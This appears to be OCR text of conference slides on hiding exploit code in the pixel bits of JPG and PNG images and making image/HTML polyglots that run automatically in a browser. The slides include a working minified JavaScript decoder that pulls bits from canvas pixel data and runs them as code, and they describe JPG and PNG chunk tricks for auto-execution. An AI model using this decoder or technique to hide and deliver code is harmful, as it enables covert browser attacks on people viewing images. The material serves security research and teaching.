


Exploit code converted to bitstream.

Pixel bits of layer 7 are overwritten with exploit bitstream.



DEB
1 HOUR
DRY CLEANING
City Central Dry Cleaners
MON-FRI
7AM-6PM
9639-0477
Deb


DEB
1 HOUR
DRY CLEANING
City Central Dry Cleaners
MON-FRI
7AM-6PM
9639-0477
Deb


Encoding data at bit layer 7


Significant visual aberration

Encoding at Bit Layer 2




Exploit code converted to bitstream.

Pixel bits of layer 2 are overwritten with exploit bitstream.


DEB
City
Central
Dry
Cleaners
MON-FRI
7AM-6PM
9639-0477
1 HOUR
DRY CLEANING
Deb


DEB
City
Central
Dry
Cleaners
MON-FRI
7AM-6PM
9639-0477
1 HOUR
DRY CLEANING
Deb


Encoding data at bit layer 2


No perceptible visual aberration

Encoding on JPG

- JPG – lossy compression.
- Pixels may be approximated to their nearest neighbours.
- Overcoming lossy compression by ITERATIVE ENCODING.
- Can't go too deep down the bit layers.
- IE's JPG encoder is terrible!
- Browser specific JPG quirks.


Encoding on PNG

- Lossless compression.
- Can encode at bit layer 0.
  - minimum visual distortion.
- Independent of browser library implementation.
- Single pass encoding.

- JPG is still more popular than PNG!

Step 2.

Decoding the encoded Pixel Data



HTML5 CANVAS to the rescue!


- Read image pixel data using JS.
- In-browser decoding of steganographically encoded images.


decode_pixels.js

```
L=2,C=3,G=3,a=[],x=y=0,z=1<<L,I=parseInt,S=String.fromCharCode;window.onload=
function(){P.onclick=function({V=document.createElement("canvas");k=P.parentNode;
k.insertBefore(V,P);W=V.width=P.width;H=V.height=P.height;m=V.getContext("2d");
m.drawImage(P,0,0);k.removeChild(P);m=m.getImageData(0,0,W,H).data;c=function(p,x,y)
{n=(y*W+x)*4;r=(p[n]&z)>>L;g=(p[n+1]&z)>>L;b=(p[n+2]&z)>>L;return S([r,g,b,r][C]+48)};
k=function(l){for(i=j=0;j<l*8;j++){a[i++]=c(m,x,y);x+=G;if(x>=W){x=0;y+=G}}};k(6);
k(I(X(a)));try{CollectGarbage()}catch(e){}setTimeout(new Function(X(a)),99)}};function
X(c){s="",d=c.join(s);for(i=0;i<d.length;i+=8)s+=S(I(d.substr(i,8),2));return s}
```

Step 3.

Images that "Auto Run"




I SEE PIXELS
I SEE CODE
IMAJS

IMAJS – The Concept

<img> sees pixels
<script> sees code

#YourPointOfView


Holy
Sh**
Bipolar
Content!


IMAJS-JPG!
I ♥ JPG
JPG +HTML +JS +CSS
Hat tip: Michael Zalewski @lcamtuf


JPG Secret Sauce

JPG Secret Sauce

SOI	FF D8						
APP0	FF E0	length	J F I F \0				
		versn	U	Xres	Yres	H	V
DQT	FF DB	quantization tables					
DQT	FF DB	quantization tables					
SOF0	FF C0	start of frame					
DHT	FF C4	Huffman tables					



JPG Secret Sauce





IMAJS-PNG!
I ♥ PNG
PNG +HTML +JS +CSS

PNG Secret Sauce - FourCC

PNG Header	89 50 4E 47 0D 0A 1A 0A			
IHDR	length	IHDR	chunk data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IEND chunk	0	IEND	CRC	

PNG Secret Sauce - FourCC



Inspiration: http://daeken.com/superpacking-js-demos

Step 4.

The Finer Points of Package Delivery

A Few Browser Tricks...

Content Sniffing

Expires and Cache-Control

